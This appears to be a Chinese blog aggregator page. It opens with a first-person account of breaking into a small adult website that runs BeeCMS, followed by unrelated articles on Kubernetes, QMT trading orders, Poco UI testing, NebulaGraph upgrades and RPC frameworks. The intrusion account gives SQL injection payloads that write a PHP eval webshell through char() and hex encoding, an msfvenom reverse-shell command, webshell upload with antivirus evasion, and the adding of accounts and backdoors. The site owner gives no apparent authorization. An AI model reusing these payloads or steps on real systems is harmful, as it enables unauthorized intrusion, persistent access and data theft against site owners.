首页 文章 精选 留言 我的

精选列表

搜索[实时风控],共10000篇文章
优秀的个人博客,低调大师

记一次小黄站渗透过程,实操!

![](https://developer.qcloudimg.com/http-save/yehe-1651099/31d9885f27a59af58964fddb166ab12a.jpg) 来源:https://blog.csdn.net/qq_42111373/article/details/105667190 **# 前言** 记录某一次无意点开的一个小网站的渗透过程,幸运的是搭建平台是phpstudy,cms是beecms,beecms有通用漏洞,然后去网上找了资料,成功getshell并获取服务器权限。 **# 渗透过程** 无意点开一个网站,发现网站比较小,且看起来比较老,然后发现logo没有改,于是乎去百度搜索这个cms,发现有通用漏洞,这里贴一个链接:Beecms 通用漏洞 ![](https://developer.qcloudimg.com/http-save/yehe-1651099/e2a278d1ad72aadddce8bce92649c70c.png) 这里运气比较好,没有更改后台地址,还是默认地址/admin/login.php ![](https://developer.qcloudimg.com/http-save/yehe-1651099/3a9c378e4e84b8ce451c1a7bfc200358.png) 通过通用漏洞发先后台管理处存在sql注入漏洞,直接输入admin’,然后就会报错,这里用万能密码不能登陆,看来还是得通过上面得通用漏洞来进行注入 ![](https://developer.qcloudimg.com/http-save/yehe-1651099/e7873801eeaa9749cc11bdc3fca85127.png) 可以看到输入payload后,页面返回正常,从而可以判断有sql注入,这里采用双写进行绕过 ![](https://developer.qcloudimg.com/http-save/yehe-1651099/ef5010584392e2a7d0181dc10ed7f753.png) 发现这个注入点后,就有各种各样的注入方式了,通过sql语句写入一句话,sqlmap一把梭,手工注入得到账号密码等等,怎么方便怎么来,这里我把几种方法都写一下,看看那种方法可以。 **方法一** 1、通过post抓包sqlmap一把梭,dump出管理员账号密码,进后台找上传点 2、一把梭,发现并没有,使用脚本也没有绕过 ![](https://developer.qcloudimg.com/http-save/yehe-1651099/e24fe1252fb2289d07bee17aa5d9009e.png) **方法二** 1、通过burp抓包,写入一句话,payload:admin%27 un union ion selselectect 1,2,3,4, into outfile 'xm.php'#,发现写入失败,前面讲到有防护,这里通过hex编码或者char函数绕过。 ![](https://developer.qcloudimg.com/http-save/yehe-1651099/9b653cf5549fe357ca6a5b48fab58481.png) 2、对shell部分进行编码 ![](https://developer.qcloudimg.com/http-save/yehe-1651099/2e695bc6380a88ba928258b9466524fa.png) 3、写入shell的payload为:注意:记得在编码转换的时候前面加0x或者直接用unhex函数,但是本次实验用unhex函数一直失败,所以在前面加0x,看到可以写入成功。 ps:这里的写入路径纯属盲猜,运气好,默认目录 ![](https://developer.qcloudimg.com/http-save/yehe-1651099/ba733a4df468c008f863b0cf7fe326ac.png) 4、用蚁剑连接,成功连接,至此getshell完毕,下来就是后渗透阶段,后面会讲 ![](https://developer.qcloudimg.com/http-save/yehe-1651099/04af0d82b1993019cccb9877e3c9ceb5.png) char函数绕过:mysql内置函数char()可以将里面的ascii码转换为字符串,payload为:admin' uni union on selselectect null,null,null,null,char(60, 63, 112, 104, 112, 32, 64, 101, 118, 97, 108, 40, 36, 95, 80, 79, 83, 84, 91, 99, 109, 100, 93, 41, 59, 63, 62) in into outoutfilefile 'C:/phpStudy/WWW/beescms/cmd.php'# ![](https://developer.qcloudimg.com/http-save/yehe-1651099/8c09ad2866e4dbb3eb896766984a9dea.png) 一样成功写入 1、写入成功后,菜刀可以连接,我们访问写入的文件,惊奇的发现竟然有admin,和一串md5码,大胆猜测可能是后台账号和密码,试一下 ![](https://developer.qcloudimg.com/http-save/yehe-1651099/18840ce5430a7288c98cc2183abd6e2e.png) 2、md5解密,wocao,成功登陆,然后就是后台找上传了 ![](https://developer.qcloudimg.com/http-save/yehe-1651099/b5eff59e77fa96effc17f4c42433ee19.png) **# 后渗透** 通过whoami查看权限,发现是admin权限,但是不是最高权限,我们要提到最高权限去 ![](https://developer.qcloudimg.com/http-save/yehe-1651099/ab82ef15f90762e3d0c12e5a633364e1.png) **方法一** 1、通过msf生成木马提权,payload:msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 -f exe X > shell.exe2.通过蚁剑上传木马,并执行。执行之前打开msf使用模块use exploit/multi/handler,设置相应参数,然后开始监听 ![](https://developer.qcloudimg.com/http-save/yehe-1651099/2f2c7b59f77f1d9c4483355f608d3d3f.png) 2、不知道什么问题,用这个没有成功,那么只能通过大马提权了 **方法二** 1、上传大马,此处应该有狗或者盾之类的,用的免杀,成功上传 2、访问大马 ![](https://developer.qcloudimg.com/http-save/yehe-1651099/35d24bd5e18cfe984f45f5caef0ddf85.png) 3、这里提权方式很多,就不细说了,有大马之后很多操作都可以引刃而解了,开放端口,添加账号,留后门。。 4、创建admin权限账号之后,登陆服务器 ![](https://developer.qcloudimg.com/http-save/yehe-1651099/ba18ea28a65fdcb39a06a025abbcb685.jpg) **# 其他发现** 通过扫描目录,还发现有phpmyadmin,可以爆破,这里我试了下竟然是弱口令,都是root,但是连接不上,只能通过phpmyadmin登陆,发现是低版本的phpstudy搭建的,这里就可以另一种思路,利用日志文件写入一句话getshell。 ![](https://developer.qcloudimg.com/http-save/yehe-1651099/dd0b0f4858940ed3e55cb037ed483bfd.png) **# 总结** 1、前台sql注入获取用户名密码,进入后台找上传 2、SQL注入语句写入一句话 3、phpmyadmin一句话getshell 4、上传大马提权 至此,渗透结束。
优秀的个人博客,低调大师

Kubernetes Deployment 保姆级实操指南

![](https://developer.qcloudimg.com/http-save/yehe-11081884/1c93470795634286b8f1fb34111171cf.jpg) 你有没有遇到过这样的情况? 半夜收到告警,说某个服务挂了。赶紧爬起来登录服务器,手动重启应用。 结果刚睡着,告警又来了。 反复折腾,直到天亮。 说实话,我之前也是这样。 从手动部署到自动化运维,从反复重启到零宕机更新,这条路我走了很久。 今天,我想把这套 **Kubernetes Deployment** 的实战经验,毫无保留地分享给你。 ## **为什么选择 Deployment?** 手动创建 Pod,就像在没有空调的房间里装电风扇。 能用,但不可靠。 节点故障时 Pod 不会自动恢复,版本更新更是噩梦。 > Deployment 给你三个超能力: - **自愈能力**Pod 挂了自动重建,节点故障自动迁移 - **滚动更新**零停机发布,自动管理新旧版本切换 - **版本回滚**支持回滚到任意历史版本 ## **生产级配置长什么样?** 先给你看一个完整的配置文件,覆盖了 90% 的常见场景。 ``` apiVersion: apps/v1 kind: Deployment metadata: name: nginx-deployment namespace: prod labels: app: nginx version: v1 spec: replicas: 3 revisionHistoryLimit: 10 selector: matchLabels: app: nginx strategy: type: RollingUpdate rollingUpdate: maxSurge: 1 maxUnavailable: 0 progressDeadlineSeconds: 600 template: metadata: labels: app: nginx spec: imagePullSecrets: - name: regcred containers: - name: nginx image: nginx:1.25.3 imagePullPolicy: IfNotPresent ports: - containerPort: 80 env: - name: TZ value: "Asia/Shanghai" - name: APP_ENV valueFrom: configMapKeyRef: name: app-config key: environment resources: requests: cpu: "100m" memory: "256Mi" limits: cpu: "500m" memory: "512Mi" livenessProbe: httpGet: path: /healthz port: 80 initialDelaySeconds: 30 periodSeconds: 10 timeoutSeconds: 5 failureThreshold: 3 readinessProbe: httpGet: path: /ready port: 80 initialDelaySeconds: 5 periodSeconds: 5 timeoutSeconds: 3 failureThreshold: 2 volumeMounts: - name: config-volume mountPath: /etc/nginx/conf.d readOnly: true - name: cache-volume mountPath: /var/cache/nginx volumes: - name: config-volume configMap: name: nginx-config - name: cache-volume emptyDir: {} affinity: podAntiAffinity: preferredDuringSchedulingIgnoredDuringExecution: - weight: 100 podAffinityTerm: labelSelector: matchLabels: app: nginx topologyKey: kubernetes.io/hostname ``` 看起来有点长? 别担心,我帮你拆解一下。 ## **关键字段详解** ### **1. 副本与选择器** ``` replicas: 3 selector: matchLabels: app: nginx ``` **注意:**`selector.matchLabels` 必须与 `template.metadata.labels` 完全一致,这是 Deployment 管理 Pod 的依据。 ### **2. 滚动更新策略** ``` strategy: type: RollingUpdate rollingUpdate: maxSurge: 1 # 最多额外创建 1 个 Pod maxUnavailable: 0 # 不允许任何 Pod 不可用 ``` **maxSurge**:更新期间允许超出 replicas 的 Pod 数量。设置为 1 意味着 3 副本时最多有 4 个 Pod 同时运行。 **maxUnavailable**:最多允许多少个 Pod 不可用。设置为 0 实现真正的零宕机更新。 **推荐配置:**生产环境 maxSurge: 1, maxUnavailable: 0;测试环境可以适当放宽加速更新。 ### **3. 资源限制** ``` resources: requests: cpu: "100m" # 保证分配 100 毫核 CPU memory: "256Mi" # 保证分配 256Mi 内存 limits: cpu: "500m" # 最多使用 500 毫核 CPU memory: "512Mi" # 最多使用 512Mi 内存 ``` 为什么两个都要设置? **requests** 影响调度决策,保证 Pod 能被调度到有足够资源的节点。 **limits** 防止 Pod 占用过多资源影响其他应用。 设置合理的 limits 能避免 OOMKilled,设置 requests 能避免资源争抢。 ### **4. 健康检查** ``` livenessProbe: httpGet: path: /healthz port: 80 initialDelaySeconds: 30 periodSeconds: 10 failureThreshold: 3 readinessProbe: httpGet: path: /ready port: 80 initialDelaySeconds: 5 ``` **livenessProbe**:容器"活"不活,不活就重启。initialDelaySeconds 要给足应用启动时间。 **readinessProbe**:容器能不能接流量,不能接就从 Service 摘除。这个检查要轻量快速。 **常见坑:**initialDelaySeconds 设置太短,应用还没启动就被反复重启。 ### **5. 节点亲和性** ``` affinity: podAntiAffinity: preferredDuringSchedulingIgnoredDuringExecution: - weight: 100 podAffinityTerm: labelSelector: matchLabels: app: nginx topologyKey: kubernetes.io/hostname ``` 这个配置让同一个应用的 Pod 尽量分散到不同节点,提升高可用性。 ## **常用运维命令** ### **创建与更新** ``` # 创建 Deployment kubectl apply -f deployment.yaml # 更新镜像触发滚动更新 kubectl set image deployment/nginx-deployment nginx=nginx:1.26.0 # 查看 Deployment 状态 kubectl get deployments kubectl describe deployment nginx-deployment ``` ### **查看更新进度** ``` # 实时查看滚动更新状态 kubectl rollout status deployment/nginx-deployment # 查看 Pod 变化 kubectl get pods -l app=nginx -w ``` ### **版本管理** ``` # 查看历史版本 kubectl rollout history deployment/nginx-deployment # 回滚到上一版本 kubectl rollout undo deployment/nginx-deployment # 回滚到指定版本 kubectl rollout undo deployment/nginx-deployment --to-revision=3 ``` ### **扩缩容** ``` # 手动扩容到 5 个副本 kubectl scale deployment/nginx-deployment --replicas=5 # 自动扩容(需要先安装 Metrics Server) kubectl autoscale deployment/nginx-deployment --min=3 --max=10 --cpu-percent=80 ``` ## **常见问题排查** ### **问题 1:Pod 一直处于 Pending 状态** **现象**:`kubectl get pods` 显示 STATUS 为 Pending **排查**: ``` kubectl describe pod ``` **常见原因**: - 节点资源不足(CPU/内存) - 污点和容忍度不匹配 - PVC 无法绑定 **解决**:调整资源请求,增加节点,检查 PVC 状态 ### **问题 2:CrashLoopBackOff 反复重启** **现象**:Pod 启动后立即崩溃 **排查**: ``` kubectl logs --previous ``` **常见原因**: - 应用启动失败 - 配置错误(环境变量/ConfigMap) - 依赖服务未就绪 **解决**:检查应用日志,确认依赖服务可用 ### **问题 3:滚动更新卡住** **现象**:`kubectl rollout status` 一直显示等待 **排查**: ``` kubectl describe deployment ``` **常见原因**: - 新 Pod 无法就绪 - ReadinessProbe 失败 - 资源不足无法创建新 Pod **解决**:检查新 Pod 日志,调整探针配置,增加节点资源 ### **问题 4:ImagePullBackOff 镜像拉取失败** **现象**:镜像拉取失败,Pod 无法启动 **排查**: ``` kubectl describe pod ``` **常见原因**: - 镜像名称或 tag 错误 - 私有仓库认证失败 - 网络问题 **解决**:确认镜像名称和 tag,创建 imagePullSecrets ``` kubectl create secret docker-registry regcred \ --docker-server= \ --docker-username= \ --docker-password= ``` ## **生产环境最佳实践** ### **1. 版本控制** 所有 YAML 文件纳入 Git 管理,使用 GitOps 工具(如 ArgoCD)自动部署。 ### **2. 资源配额** 在 Namespace 级别设置 ResourceQuota,防止单个应用占用过多资源。 ``` apiVersion: v1 kind: ResourceQuota metadata: name: compute-quota spec: hard: requests.cpu: "10" requests.memory: 20Gi limits.cpu: "20" limits.memory: 40Gi ``` ### **3. 监控告警** 配置 Prometheus 监控关键指标: - Deployment 副本数可用性 - Pod 重启次数 - 资源使用率 - 滚动更新耗时 ### **4. 灾备测试** 定期进行故障演练,验证自愈能力: - 手动杀 Pod 观察自动重建 - 模拟节点故障观察 Pod 迁移 - 发布错误版本测试回滚 ### **5. 安全加固** - 使用非 root 用户运行容器 - 配置 NetworkPolicy 限制网络访问 - 定期扫描镜像漏洞 - 启用 Pod Security Policy ## **进阶技巧** ### **金丝雀发布** ``` # 暂停滚动更新,只更新部分 Pod kubectl rollout pause deployment/nginx-deployment # 验证新版本无误后继续 kubectl rollout resume deployment/nginx-deployment ``` ### **蓝绿部署** ``` # 创建新的 Deployment(如 nginx-deployment-blue) # 更新 Service 的 selector 指向新的 Deployment # 验证通过后删除旧 Deployment ``` ### **配置热更新** 使用 ConfigMap 的挂载方式,更新 ConfigMap 后重启 Pod 即可生效: ``` kubectl create configmap nginx-config --from-file=nginx.conf # 修改 ConfigMap kubectl create configmap nginx-config --from-file=nginx.conf --dry-run=client -o yaml | kubectl apply -f - # 触发 Pod 重启 kubectl rollout restart deployment/nginx-deployment ``` --- Kubernetes Deployment 的核心价值在于**声明式管理**和**自动化运维**。 掌握本文的内容,你已经能够处理 90% 的生产场景。 记住三个关键: - **配置要规范**YAML 语法、标签一致性、资源设置缺一不可 - **探针要合理**给应用足够的启动时间,区分存活和就绪检查 - **监控要到位**实时关注 Deployment 状态,问题早发现早处理 **“无他,惟手熟尔”!**有需要的用起来! **如果你觉得这篇文章有用,欢迎点赞、转发、收藏、留言、推荐**❤!

优秀的个人博客,低调大师

QMT 实操:怎么按对手价一键下单


大家常常在问,如何才能获取到对手价之后下单?我们可以把这个问题切割成两个部分, 1. 如何获取到对手价? 2. 如何用这个价格下单? 在 QMT 软件里面,这两个问题都已经被提供了快捷的解决方法。 **对手价:** ![](https://developer.qcloudimg.com/http-save/12567181/b951de5c176d612a241f224ae54f5b2f.png) **用对手价下单:** ![](https://developer.qcloudimg.com/http-save/12567181/6bcdd2cb8cde2408703089ec48d164fd.png) 以上就是两个被拆解的问题的解决方法,当我们将这两个解决方法结合起来就能够顺利地解决用对手价下单的场景了。 **下面是python的示例代码**: 内置 Python使用方式, ![](https://developer.qcloudimg.com/http-save/12567181/3e169582ea71b4904d64ed6bc017749b.png) 原生Python的使用方式, ![](https://developer.qcloudimg.com/http-save/12567181/6d919cca4b3c76b463fb1115d08a69f4.png) ![](https://developer.qcloudimg.com/http-save/12567181/c6992ec54ae8c280ff176039fa6b6240.png) ![](https://developer.qcloudimg.com/http-save/12567181/265cc01a80e0b5d36d7b6ec1c5745506.png) 感兴趣的小伙快去试试吧!

优秀的个人博客,低调大师

Poco框架实操:获取节点属性的高效技巧(一)

👆对私有云感兴趣可以进入公众号回复“私有云”哦。 一、前言 上期推文我们介绍了Poco UI树下的节点关系,以及通过节点关系去寻找我们所需要节点的方法,那么本周我们来分享一下,当我们寻找到所需要节点后,能获取到什么信息呢?又怎么去获取呢? 二、Poco节点的属性操作 2.1 获取控件文本属性:get_text( ) 在UI自动化测试中,获取节点的文本信息是常见的需求。Poco框架提供了 get_text() 方法,它能够轻松提取指定元素的文本内容。无论是按钮上的提示文字,还是列表项的显示内容,get_text()都能一一捕获,从而实现对节点的文字内容进行操作或展示。 poco("游戏增强器").get_text() 2.2 获取控件名字属性:get_name() get_name() 方法可以帮助快速获取元素的名称,这对于识别和操作节点控件非常重要。通过使用该方法,可以方便地获取到节点的名称,从而更好地进行元素的定位和后续操作。 poco("文本输入").get_name() 2.3 获取控件尺寸大小属性:get_size() 了解节点控件的尺寸对于测试控件的布局和设计等至关重要。 get_size() 方法提供了一种简便的方式来获取元素的宽度和高度,可以确保元素在不同设备和分辨率上的正确显示。 poco("文本输入").get_size() 2.4 获取控件的顶部、右侧、底部和左侧的归一化坐标系:get_bounds() get_bounds() 方法返回节点元素的边界框参数,包括元素的顶部(top)、右侧(right)、底部(bottom)和左侧(left)这些与标准坐标系中屏幕边缘的归一化坐标。这些信息可以用于截图控件、点击控件等,可以更好地规划自身的脚本设计。 poco("文本输入").get_bounds() 2.5 获取控件位置大小属性:get_position() get_position() 返回控件元素的中心坐标,通常以相对坐标(x,y)返回坐标,通过获取控件元素的中心坐标,我们可以在需要的时候更快地定位到该位置,从而实现一些交互操作。 poco("播放").get_position() 2.6 获取控件属性:attr("type") attr("type") 方法可以检索节点的特定属性值,需要在括号内输入所需要的属性值(需要以字符串的形式输入),即可查询到所需要的属性值。当上述查询属性的语句都无法查询到自己所需要的属性值的情况下,可以通过 attr("type") 去进行查询。 poco("文字输入").attr("text") 三、实际使用案例 结合上述所讲的获取控件方法,我们用个小小的案例去演示一下日常使用的场景。 参考代码如下: # -*- encoding=utf8 -*-__author__ = "Airtest"from airtest.core.api import *auto_setup(__file__)from poco.drivers.android.uiautomation import AndroidUiautomationPocopoco = AndroidUiautomationPoco(use_airtest_input=True, screenshot_each_action=False)#打开网易云音乐appstart_app("com.netease.cloudmusic")sleep(6.0)#【使用get_text】获取当前输入在搜索框上的文字tem = poco("com.netease.cloudmusic:id/searchHintText").get_text()print("目前搜索框内的文字是:" + tem)#【使用get_name】获取“每日推荐”在UI树上的节点名name = poco(text="每日推荐").get_name()print("该控件的name为:" + name)#点击进入每日推荐界面poco(text="每日推荐").click()#【使用get_size】获取在“每日推荐”界面上的广告大小adsize = poco("com.netease.cloudmusic:id/daily_ad_banner").get_size()print("该广告位的长宽大小为:" + name)#【使用get_bounds】获取在“每日推荐”界面上的广告顶部、右侧、底部和左侧的归一化坐标系adbounds = poco("com.netease.cloudmusic:id/daily_ad_banner").get_bounds()str(adbounds)print(f"该广告位的顶部、右侧、底部和左侧的归一化坐标系分别为:{adbounds}")sleep(1.0)#【使用get_position】获取在“每日推荐”界面上的广告位置坐标adpos = poco("com.netease.cloudmusic:id/daily_ad_banner").get_position()str(adpos)print(f"该广告位的位置坐标为:{adpos}" )sleep(1.0)#【使用attr去查询】获取在“每日推荐”界面上的广告位置坐标adpos2 = poco("com.netease.cloudmusic:id/daily_ad_banner").attr("pos")str(adpos2)print(f"利用attr获取的位置坐标为:{adpos2}" )sleep(1.0) 四、小结 本周我们介绍了5种查询Poco 节点属性值的方式,其中包括: 1、 get_text( ) 获取节点的text属性值 2、 get_name( ) 获取节点的name属性值 3、 get_size( ) 获取节点的size属性值 4、 get_bounds( ) 获取节点的顶部、右侧、底部和左侧的归一化坐标系 5、 get_positions( ) 获取节点的位置坐标 6、 attr("type") 获取所需要的属性值 通过这些方法,我们能够更深入地理解和使用Poco的UI树节点,可以更进一步地完善自己的脚本。如果同学们在使用Poco进行自动化测试的过程中,遇到了问题,或者有任何想要深入了解的知识点,欢迎在官方交流群里告诉我们或者提交issue,也欢迎大家投稿。后续我们会带来更多精彩的有关Poco专题内容,请大家持续关注我们,敬请期待哦! (猜你还想看 ) ▼ Poco节点关系大公开! 如何用覆盖函数的方式,实现你自己的touch? 遇到时间控件怎么办?不要慌,教你轻松拿下 本文分享自微信公众号 - AirtestProject(AirtestProject)。 如有侵权,请联系 support@oschina.cn 删除。 本文参与“OSC源创计划”,欢迎正在阅读的你也加入,一起分享。

优秀的个人博客,低调大师

「实操」适配 NebulaGraph 新版本与压测实践

本文来自邦盛科技-知识图谱团队-繁凡,本文以 NebulaGraph v3.1.0 为例。 前言 NebulaGraph v3.1 版本已经发布有一段时间了,但是我们的项目之前是基于 v2.6.1 版本开发的,由于一直在做功能相关的工作,所以一直没有对图库进行升级。 最近,刚好完成了 NebulaGraph v3.1 版本的升级,并做了一些测试工作,这期间的一些问题总结,在这里分享一下,都是实践中踩过的坑,文中的一些问题可能也是 NebulaGraph 相关的 bug。 升级事项 v2.6.1 版本到 v3.1.0 版本是一个较大版本,从不支持直接升级来看,改动的东西还是蛮多的,那么项目中需要改造的地方应该也是比较多的。下边是我们在升级过程中的一些总结。 语法改动 首先是 MATCH 查询的调整,优化了 MATCH 的查询性能,并且支持多 MATCH 的子句,这个确实极大地提高了 MATCH 查询的表达能力,但是实测当中,复杂的查询性能并不会太高,用于不需要毫秒级响应的查询分析还是很方便的。 MATCH 查询属性需要指定 Tag,这个一定程度上解决了同名属性的问题,顺带提一下在 GO 语句中,同名属性尚未解决,用的时候需要注意。 match (v) return v 这个实在是太有用了,之前必须要指定 vid,但是很多时候导入了数据不知道 vid,只想大致看一下,还要去翻一下数据很麻烦。 GO 等语句必须要带 YIELD 返回了,之前项目中所有用到的地方都要做修改,这个要注意。 GO、FETCH 等可以返回 vertex 和 edge 了,这个也解决了一大痛点,由于 API 查询需要返回 path 或者 vertex 和 edge,用于渲染图,但是 v2.6 中 MATCH 的查询太慢了,只好使用 GO 查询。于是,就要把点边的所有信息都 YIELD 出来,造成特殊化的返回,需要专门写代码解析。现在可以直接一次返回 vertex 和 edge,使用通用的解析方法很 easy 了。 SHOW ALL QUERIES 变化了,项目中有用到超时 kill 的机制,需要 kill 掉慢查询,现在要改成 show local queries,拿到 sessionId(ps:这个 sessionId 私有了,要不就不用查了...),再使用 SHOW QUERIES 查询到对应的 planId 执行 kill 命令。 Console 的查询数据导出已经不可用了,有用到的需要注意。 新增部分 KV 分离是一个很大的改变了,不过目前没有对这个功能进行测试,有实践过的可以谈谈未分离的差异。 增加了限制一个用户和机器的 session 个数,这个不注意的话在并发的情况下很容易超出限制。 支持了 CLEAR SPACE,清除图空间语句,这个非常好用,在测试时经常要清空图库,以前只能删除重建。不过实测中数据量较多会有一定耗时,需要谨慎使用。 BALANCE DATA 这个命令不直接可用了,论坛问了一下需要打开实验性功能。因为打开了实验性功能,所以间接开启了 v2.6.0 开始支持的 TOSS 这个功能,强制保证数据一致性,导致数据写入缓慢,于是就又关掉了。所以目前 BALANCE DATA 不太方便,可能后续会有一些调整吧。 改动部分 删除点只会删掉点了,之前是连带点的边都会删除,这里使用一定要注意悬挂边导致的数据一致性的问题。 支持不带 Tag 的点,就是允许只有一个 vid 存在。这个似乎引起一个 bug,只有一个 tag 的点在 TTL 过期之后,点仍然存在,跟文档不符。另外 TTL 的时间也似乎是一个 bug,总是提前个 30 几秒就过期了,比如设置 60 秒,再 30 秒左右就过期了。 ADD HOSTS 命令,用于添加 storage 服务,这样就可以较好的管理 storage 节点了,但是 BALANCE DATA 命令使用的问题,导致扩缩容没有 2.6 版本方便了。 会话超时时间必须要限制了,实测中 session 那里可能是有一个 bug,session 被程序 release 之后没有清除,导致触发了最大 session 数,所以就将 session 超时时间改小一点,清理掉不用的 session。 修复了大量会引起崩溃的语句,之前的一些聚合语句使用不当就会引起崩溃,着实有点吓人... 适配层面大致总结这么多吧,还有一些改动就不再细说了,这里讲到的都是在实际中使用时的感受。 压测实践 切换到新的版本,当然要进行一下压测,以发现一些没有排查到的问题,下边就直接上干货,讲一下实际遇到的问题。 SST 数据导入问题 由于 v2.6 的时候没有使用过 SST 导入,所以压测时为了快速导入数据,想使用 SST 去导入数据。 图库分片 partition 为 20,导入配置先设置了 repartitionWithNebula: false,结果发现产生了巨多的 SST 文件,ingest 极慢,并且出现数据写入丢失的问题。 然后调整为 ture,并调低了 spark.sql.shuffle.partitions,于是每个文件合并为了一个 SST 文件,很快就导入了。然后又产生新的问题,发现有一些点不存在了,没有导入成功,但是 SHOW STATS 统计信息正常。 经过反复测试与官方人员沟通,发现是 8 位长度的 vid 有问题,hash 的策略不太对,目前已经被修复了但是好像还未合并到主分支吧。具体可以看帖子:https://discuss.nebula-graph.com.cn/t/topic/8984/14 Client 数据导入问题 Client 理论上是不会有问题的,毕竟是语句写入,但是跟使用的方式和图库状态也有很大的关系。我是沿用了当时 v2.6 的配置文件,core:40,batch:2560 的配置。 图库冷启动写入报错:一开始就遇到图库冷启动的问题,冷启动之后立马导数,会写入报错: E20220607 11:02:41.447904 108593 StorageAccessExecutor.h:39] InsertEdgesExecutor failed, error E_LEADER_CHANGED, part 17 E20220607 11:02:41.447954 108591 QueryInstance.cpp:137] Storage Error: Not the leader of 17. Please retry later. 但是这个问题不要紧,图库能自己恢复,过一会就写入正常了,error 语句会在最后被再次写入。(PS:这里注意下,error 语句写入的 write 方法中文会乱码,导致再次写入出错,我顺手改了一下已经提过 PR 了。) raft buffer full 问题:使用上边的配置,导数并发太快,导致图库报错 raft buffer full,这个感觉是内存中的数据没有被快速 fush 到磁盘中,导致写入中止。于是调整配置,减小 core,batch,图库修改 write buff number 为 8,增大 buffer,发现 TOSS 开着,想着是不是为了保证一致性所以 flush 会慢?不太确定于是关掉了。还有一点是当时没发现,后来总结的时候才想到的,因为机器的网络有点问题,其中一台用了百 M 宽带,会不会是网络 IO 阻塞影响的,也不是很确定。(PS:网络真是个大坑,后边还会遇到,一定要检查带宽。)不过在进行了上边的修改之后,没有再报错了。 高并发导数,图库E_LEADER_LEASE_FAILED 这个问题一共遇到两次,一次是在导数结束后立马发起另一个导数任务,查看到语句大量报错,于是手动查询图库,发现任何查询都报错。 (root@nebula) [trans]> match (v) return v limit 10 [ERROR (-1005)]: Storage Error: part: 22, error: E_LEADER_LEASE_FAILED(-3531). Tue, 07 Jun 2022 22:01:46 CST 尝试执行 BALANCE LEADER,执行总是 failed,尝试 Compaction 进行恢复,查询发现一会报错 Not the leader of 17. Please retry later. 一会能展示结果,并没有完全恢复,无奈只能重启解决。 第二次遇到是在进行压测的同时,使用 NebulaGraph Exchange 导数,看会有什么影响,结果再次出现该问题,Exchange 的 task 也大量报错退出了。 出现 E_LEADER_LEASE_FAILED 的问题会导致图库基本不可用,且不会自己恢复,个人猜测并发读写太大导致部分数据混乱,引起查询不可用。该问题目前尚未完全找到原因,所以使用时要稍微注意,导数的 batch 不要太大了,并发也要控制。帖子地址:https://discuss.nebula-graph.com.cn/t/topic/9013/13 其他问题 重启存在 offline:关闭时需要确保完全关闭再启动,慎用 restart。数据较多时关闭并不会马上关闭,需要等待一段时间,这时启动可能会有一台 storage 启动不起来或者报错,显示 offline,应该是 stop start 间隔太短,出现这种情况应该完全关闭后,ps 无进程再删除 storage 的 pid 再启动。 重启无分片:图库重启后总是出现一个 storage 节点某些图库无分片的情况,导致查询这台机器不干活,有点奇怪,只能 BALANCE LEADER 使其平衡。 网络问题:在上边提到过,一定要确保带宽,否则查询的执行计划里边,RPC的时间很大,影响查询速度。并发查询时发现延迟很高,CPU 使用率也不高,但是怎么优化都下不来,后来才发现网络有问题,着实有点坑。 总结 整体来说,v3.1.0 版本做了很大的改进,无论是新功能还是语法上,都做了很好的改变,但是基于上面的问题,感觉在稳定性上要弱于 2.6 版本。可能也是由于 v3.x 版本在底层上的改动比较大,出现这些问题也无可避免的,希望在今后的版本中有能较好的优化,好的产品当然是需要不断打磨的。 另外,如果上边提到的问题你有更好的见解也欢迎来讨论,也希望这些问题能够帮助官方人员进行更好的优化。 谢谢你读完本文 (///▽///) 无需烦恼升级问题,现在可以用用 NebulaGraph Cloud 来搭建自己的图数据系统哟,快来节省大量的部署安装时间来搞定业务吧~ Nebula Graph 阿里云计算巢现 30 天免费使用中,点击链接来用用图数据库吧~ 想看源码的小伙伴可以前往 GitHub 阅读、使用、(^з^)-☆ star 它 -> GitHub;和其他的 NebulaGraph 用户一起交流图数据库技术和应用技能,留下「你的名片」一起玩耍呢~

优秀的个人博客,低调大师

带你手把手实操一个RPC框架

前言: 这篇文章我们来聊一聊RPC框架,为什么要聊RPC呢 ? 首先从个人成长角度,如果一个新时代码农能清楚的了解RPC框架所具备的要素,掌握RPC框架中涉及的服务注册发现、负载均衡、序列化协议、RPC通信协议、Socket通信、异步调用、熔断降级等技术,可以全方位的提升基本素质。 其次,目前市面上也有非常多优秀的框架,GitHub上也有相关源码,但好记性不如烂笔头,只有自己真正了解并且动手去尝试写一个RPC框架,才是我们去掌握这门技术的最优路径。 一、介绍 研究一个概念或者框架,带着三个W去考虑,可能会对他有更加深刻的了解: 1)What,什么是RPC框架,RPC是 Remote Procedure Call 的简称,远程过程调用,那么什么叫远程过程调用呢,你可以理解为我们调用外部(远程)服务就像调用自己本地方法一样。 2)Where,RPC框架用在什么地方,在分布式系统和微服务盛行的今天,各业务系统会被独立拆分出来成为一个个独立的web应用,应用之间的交互和数据传输就成了必不可少的一环,RPC就是为了实现独立服务之间远程交互的框架。 3)Why,为什么需要一个RPC框架,服务之间的调用需要各种场景和因素的考虑,内部原理非常复杂和繁琐,同时在集群情况下,服务的负载均衡,熔断,限流等都是需要去考虑的,这时候就需要一个集服务注册发现、负载均衡、序列化协议、RPC通信协议、Socket通信、异步调用、熔断降级等技术为一体的技术去完成这些公共功能,RPC框架就是在这种情况下应运而生。 目前比较主流的RPC框架包括谷歌开源的GRPC、阿里巴巴的Dubbo、Netflix 的SpringCloud等。 二、RPC框架基本组成 RPC框架需要的最基本的三个要素: ServiceProvider: 服务提供方,提供相关服务接口。 ServiceConsumer: 服务消费方,消费服务提供方的接口。 Registry: 注册中心,用于进行服务的注册、发现、治理、高可用。 基于三个最基本要素,还会延伸出包括负载均衡器、熔断降级器、通信协议组件、序列化协议等等组件。 一个最简单的RPC调用模型图如下所示: 下面做一些名词的介绍和解释: 2.1 注册中心 